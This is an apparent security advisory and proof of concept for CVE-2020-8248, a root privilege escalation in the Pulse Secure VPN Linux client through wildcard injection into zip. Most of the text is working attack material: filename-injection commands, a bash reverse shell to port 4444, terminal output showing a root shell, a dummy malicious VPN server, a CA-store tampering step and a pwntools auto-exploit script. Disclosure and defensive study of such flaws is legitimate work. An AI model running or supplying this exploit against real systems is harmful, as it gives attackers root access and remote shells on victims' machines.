Pulse Secure VPN Linux Client

Environment:

- Tested on Pulse Secure Network Connect client for Linux:
  - Version 9.1-5-Build151 (32 bit)
  - Version 9.1-4-Build143 (32 and 64 bit)
- Ubuntu Linux

Requirements:

The below exploits target code that is accessed post client authentication, that means that in order to exploit this vulnerability an attacker would require one of the 3 scenarios:


- Hosting an attacker-controlled Pulse VPN Server
- A valid SSL/TLS certificate to host a dummy VPN server (Can be easily done with solutions such as "Let's Encrypt")
- Connecting to a legitimate Pulse VPN Server (User credentials/Client certificates may be found directly on the compromised client)

CVE-2020-8248: Privilege Escalation via Zip Wildcard Exploit

Description:
The root SUID executable pulsesvc, has a function "do_upload" that unsafely calls a zip command with wildcards ("*"). By writing files with specifically crafted names, in a user-controlled folder ("~/.pulse_secure/pulse/"), an attacker can abuse the wildcards in order to pass custom flags to the "zip" executable resulting in code execution.

This vulnerability affects the 32-bit and 64-bit executables in the same way.

Proof of Concept:
The "zip" executable in Linux has the flag "-TT" that can be used to execute arbitrary system commands. Because this flag may be "dangerous" a security measure is put in place, that that the "-T" flag is required or the "-TT" flag is ignored.



```
       -T
       --test
              Test the integrity of the new zip file. If the check fails, the old zip file is unchanged and (with the -m option) no input files are
              removed.

       -TT cmd
       --unzip-command cmd
              Use command cmd instead of 'unzip -tqq' to test an archive when the -T option is used.  On Unix, to use a copy of unzip in  the  cur-
              rent directory instead of the standard system unzip, could use:

               zip archive file1 file2 -T -TT "./unzip -tqq"

              In cmd, {} is replaced by the name of the temporary archive, otherwise the name of the archive is appended to the end of the command.
              The return code is checked for success (0 on Unix).

 Manual page zip(1) line 967/1475 71% (press h for help or q to quit)
```

In short: In order to execute arbitrary commands, we will need to use the wildcards to inject both the "-T" and "-TT" flag.

The "-TT" flag is simple, as we only need to create a file with the format **"-TT<cmd> #.old"** or **"-TT<cmd> #.log"**. The following command can be used to achieve this:


```
echo > '-TTbash evil.sh #.old'
```

The "-T" flag is not so straight forward as "zip" uses a combination of simple and double letter flags, and "-T" takes no value so the "-T.old" or "-T.log" files result in a syntax error. To bypass this "flag chaining" can be used in order to give the suffix to a flag that accepts values (in this case the "-n" flag, but other flags could be used). Therefore, the second file format will be **"-Tn.old"** or **"-Tn.log"**, which will be internally parsed by "zip" as **"-T -n .old"**.

```
echo > '-Tn.old'
```

We also write the "evil.sh" bash file in order to write complex commands within it without needing to change the "-TT" file name. In this case, contains a bash reverse shell:

```
 bash -i >& /dev/tcp/127.0.0.1/4444 0>&1
```



guest@tester: /usr/local/pulse
File Edit View Search Terminal Help


```
guest@tester:/usr/local/pulse$ ls -l ./pulsesvc
-rwsrwsr-x 1 root root 6172423 tammi  3 13:44 ./pulsesvc
guest@tester:/usr/local/pulse$ ./pulsesvc -h 192.168.243.128 -u aaaa -p bb
bb -r cccc -g
```

root@tester: ~/.pulse_secure/pulse
File Edit View Search Terminal Help

```
guest@tester:~/.pulse_secure/pulse$ ls -la
total 5164
drwxr-xr-x 2 guest guest    4096 maali 31 02:46  .
drwxr-xr-x 4 guest guest    4096 maali 30 21:33  ..
-rw-r--r-- 1 guest guest      40 maali 31 02:31  evil.sh
-rw-r--r-- 1 root  root  5256769 maali 31 02:46  pulsesvc.log
-rw-r--r-- 1 guest guest       1 maali 31 01:46  pulsesvc.log.old
-rw-r--r-- 1 guest guest       1 maali 31 02:22  -Tn.old
-rw-r--r-- 1 guest guest       1 maali 31 02:31 '-TTbash evil.sh #.old'
guest@tester:~/.pulse_secure/pulse$
guest@tester:~/.pulse_secure/pulse$ nc -lvp 4444
Listening on [0.0.0.0] (family 0, port 4444)

Connection from localhost 59474 received!
root@tester:~/.pulse_secure/pulse#
root@tester:~/.pulse_secure/pulse# id
id
uid=0(root) gid=1000(guest) groups=1000(guest),4(adm),24(cdrom),27(sudo),3
0(dip),46(plugdev),116(lpadmin),126(sambashare)
root@tester:~/.pulse_secure/pulse#
```

By using "ps" to analyze the exploit we can get a better idea what is going on:



```
guest     10737  0.0  0.0  15712  2228 pts/4    S+   02:46   0:00 nc -lvp 4444
root      10739  0.0  0.2  32112  6824 pts/2    S    02:46   0:00 ./pulsesvc -h 192.168.243.128 -u aaaa -p bbbb -r cccc -g
root      10740  0.0  0.0   4624   880 pts/2    S    02:46   0:00 sh -c cd /home/guest/.pulse_secure/pulse/; /usr/bin/zip -y -j pulse.z
ip *.log *.old ../dsHostChecker*log 1>/dev/null  2>/dev/null
root      10741  0.0  0.0  18436  2640 pts/2    S    02:46   0:00 /usr/bin/zip -y -j pulse.zip pulsesvc.log -TTbash evil.sh #.old -Tn.o
ld pulsesvc.log.old ../dsHostChecker*log
root      10742  0.0  0.0   4624   820 pts/2    S    02:46   0:00 sh -c bash evil.sh #.old 'zikiWeQE'
root      10743  0.0  0.1  21208  3340 pts/2    S    02:46   0:00 bash evil.sh
root      10744  0.0  0.1  31044  5348 pts/2    S+   02:46   0:00 bash -i
root      10768  0.0  0.0      0     0 ?        I    02:49   0:00 [kworker/u256:1-]
```

Appendix:

Code for dummy Pulse VPN Authentication Server:

```
#!/usr/bin/python2
### Made for python 2

import BaseHTTPServer, SimpleHTTPServer
import ssl
import sys

#### Generate and trust certificates on the victim running pulsesvc ####
valid_ssl_cert_path = "cert.pem"
valid_ssl_key_path = "key.pem"
#### Generate and trust certificates on the victim running pulsesvc ####


class SimpleHTTPRequestHandler(SimpleHTTPServer.SimpleHTTPRequestHandler):
  def do_GET(self):
          if self.path == "/":
                  self.send_response(200)
                  self.send_header("Set-Cookie", "hahahah=mal;")
                  self.send_header("Location", "/welcome.html")
                  self.end_headers()
                  self.wfile.write('hexor')
          else:
                  self.send_response(200)
                  self.end_headers()
                  self.wfile.write('22222')

  def do_POST(self):
          self.send_response(200)
          self.send_header("Set-Cookie", "DSID=1111111;")
          self.end_headers()
          self.wfile.write('Whatever')


# 0.0.0.0 allows connections from anywhere
def SimpleHTTPSServer(port=443):
  httpd = BaseHTTPServer.HTTPServer(('0.0.0.0', port), SimpleHTTPRequestHandler)
  httpd.socket = ssl.wrap_socket (httpd.socket, certfile=valid_ssl_cert_path,
keyfile=valid_ssl_key_path, server_side=True)

  print("Serving HTTPS on 0.0.0.0 port "+str(port)+" ...")
  httpd.serve_forever()

if __name__ == "__main__":
  try:
          if len(sys.argv) >= 2:
                  SimpleHTTPSServer(int(sys.argv[1]))
          else:
                  SimpleHTTPSServer()
  except KeyboardInterrupt:
          print("\nOK Bye ...")
```

Bash script for generating and trusting TLS certificates:

```
### Generate Certs
### Run it on the Attacker machine hosting the "DummyAuthServer.py" server
openssl req -nodes -x509 -newkey rsa:4096 -keyout key.pem -out cert.pem -days 365

### Trust Cert
### Requires Sudo or root
### Run it on the victim machine which will run “pulsesvc”
cat cert.pem >> /etc/ssl/certs/ca-certificates.crt

### Note: In order to simplify the testing process, the victim and the attacking server
can be the same machine/vm
```

Note: This step is for testing purposes only. In a real-life scenario, an attacker will use services such as “Let’s Encrypt”

Python Script to auto-exploit the vulnerability:

```
#!/usr/bin/python

from pwn import *
import os

server = "<SERVER_IP>" # Change This
user = "USERNAME"
passwd = "PASSWORD"
relm = "RELM"

pulsesvc = "/usr/local/pulse/pulsesvc"

### Generate Malicious Files
pulse_folder = os.path.expanduser("~/.pulse_secure/pulse/")

if not os.path.isdir(pulse_folder):
  os.system("mkdir -p " + pulse_folder)

os.chdir(pulse_folder)
os.system("echo > '-TTbash evil.sh #.old'")
os.system("echo > -Tn.old")

cmd = "/bin/bash -i >& /dev/tcp/127.0.0.1/4444 0>&1" # Reverse Shell command to be
executed
f = open(pulse_folder+"evil.sh", "w")
f.write(cmd)
f.close()


### Start Listener
l = listen(4444)

### Start Process
io = process([pulsesvc, "-u", user, "-p", passwd, "-r", relm, "-h", server, "-g"])

### Wait For Connection
l.wait_for_connection()
l.interactive()

l.close()
io.close()
```